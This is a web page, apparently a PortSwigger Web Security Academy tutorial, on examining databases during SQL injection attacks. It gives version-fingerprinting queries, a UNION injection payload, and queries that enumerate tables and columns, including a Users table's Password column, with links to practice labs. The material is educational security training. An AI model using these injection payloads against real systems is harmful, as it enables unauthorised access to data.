

[Academy home](#)

[Web Security Academy](#) » [SQL injection](#) » [Examining the database](#)

Examining the database in SQL injection attacks

When exploiting [SQL injection](#) vulnerabilities, it is often necessary to gather some information about the database itself. This includes the type and version of the database software, and the contents of the database in terms of which tables and columns it contains.

Querying the database type and version

Different databases provide different ways of querying their version. You often need to try out different queries to find one that works, allowing you to determine both the type and version of the database software.

The queries to determine the database version for some popular database types are as follows:

Database type	Query
Microsoft, MySQL	<code>SELECT @@version</code>
Oracle	<code>SELECT * FROM v\$version</code>
PostgreSQL	<code>SELECT version()</code>

For example, you could use a `UNION` attack with the following input:

```
' UNION SELECT @@version--
```

This might return output like the following, confirming that the database is Microsoft SQL Server, and the version that is being used:

```
Microsoft SQL Server 2016 (SP2) (KB4052908) - 13.0.5026.0 (X64)
Mar 18 2018 09:11:49
Copyright (c) Microsoft Corporation
Standard Edition (64-bit) on Windows Server 2016 Standard 10.0 <X64> (Build 14393: )
```

LAB	PRACTITIONER SQL injection attack, querying the database type and version on Oracle »	Not solved
LAB	PRACTITIONER SQL injection attack, querying the database type and version on MySQL and Microsoft »	Not solved

Listing the contents of the database

Most database types (with the notable exception of Oracle) have a set of views called the information schema which provide information about the database.

You can query `information_schema.tables` to list the tables in the database:

```
SELECT * FROM information_schema.tables
```

This returns output like the following:

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE
MyDatabase	dbo	Products	BASE TABLE
MyDatabase	dbo	Users	BASE TABLE
MyDatabase	dbo	Feedback	BASE TABLE


This output indicates that there are three tables, called `Products`, `Users`, and `Feedback`.

Track your progress

Learning materials: [View all](#)

Vulnerability labs: [View all](#)

Level progress:



Your level:

NEWBIE
Solve 47 more labs to become an apprentice.

See where you rank on our Hall of Fame »

Examining the database in SQL injection attacks

☐ **Mark as complete**

In this topic

- [SQL injection »](#)
- [UNION attacks »](#)
- [Examining the database »](#)
- [Blind SQL injection »](#)
- [SQL injection cheat sheet »](#)

All topics

- [SQL injection »](#)
- [XSS »](#)
- [CSRF »](#)
- [Clickjacking »](#)
- [DOM-based »](#)
- [CORS »](#)
- [XXE »](#)
- [SSRF »](#)
- [Request smuggling »](#)
- [Command injection »](#)
- [Server-side template injection »](#)

You can then query `information_schema.columns` to list the columns in individual tables:

```
SELECT * FROM information_schema.columns WHERE table_name = 'Users'
```

This returns output like the following:

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	DATA_TYPE
MyDatabase	dbo	Users	UserId	int
MyDatabase	dbo	Users	Username	varchar
MyDatabase	dbo	Users	Password	varchar

This output shows the columns in the specified table and the data type of each column.

LAB

PRACTITIONER

SQL injection attack, listing the database contents on non-Oracle databases »

Not solved

Equivalent to information schema on Oracle

On Oracle, you can obtain the same information with slightly different queries.

You can list tables by querying `all_tables`:

```
SELECT * FROM all_tables
```

And you can list columns by querying `all_tab_columns`:

```
SELECT * FROM all_tab_columns WHERE table_name = 'USERS'
```

LAB

PRACTITIONER

SQL injection attack, listing the database contents on Oracle »

Not solved

- Insecure deserialization »
- Directory traversal »
- Access control »
- Authentication »
- OAuth authentication »
- Business logic vulnerabilities »
- Web cache poisoning »
- HTTP Host header attacks »
- WebSockets »
- Information disclosure »
- File upload vulnerabilities »
- JWT attacks »
- Essential skills »
- Client-side prototype pollution »



Find SQL injection vulnerabilities using Burp Suite

TRY FOR FREE

Stories from the Daily Swig about SQL injection

Meet teler-waf

Security-focused HTTP middleware for the Go framework

09 January 2023

Car companies massively exposed to web vulnerabilities

04 January 2023

JSON syntax hack allowed SQLi payloads to sneak past WAFs

09 December 2022

Zendesk Explore flaws opened door to account pillage

15 November 2022

Burp Suite

- Web vulnerability scanner
- Burp Suite Editions
- Release Notes

Vulnerabilities

- Cross-site scripting (XSS)
- SQL injection
- Cross-site request forgery
- XML external entity injection
- Directory traversal
- Server-side request forgery

Customers

- Organizations
- Testers
- Developers

Company

- About
- PortSwigger News
- Careers
- Contact
- Legal
- Privacy Notice

Insights

- Web Security Academy
- Blog
- Research
- The Daily Swig



Follow us

© 2023 PortSwigger Ltd.

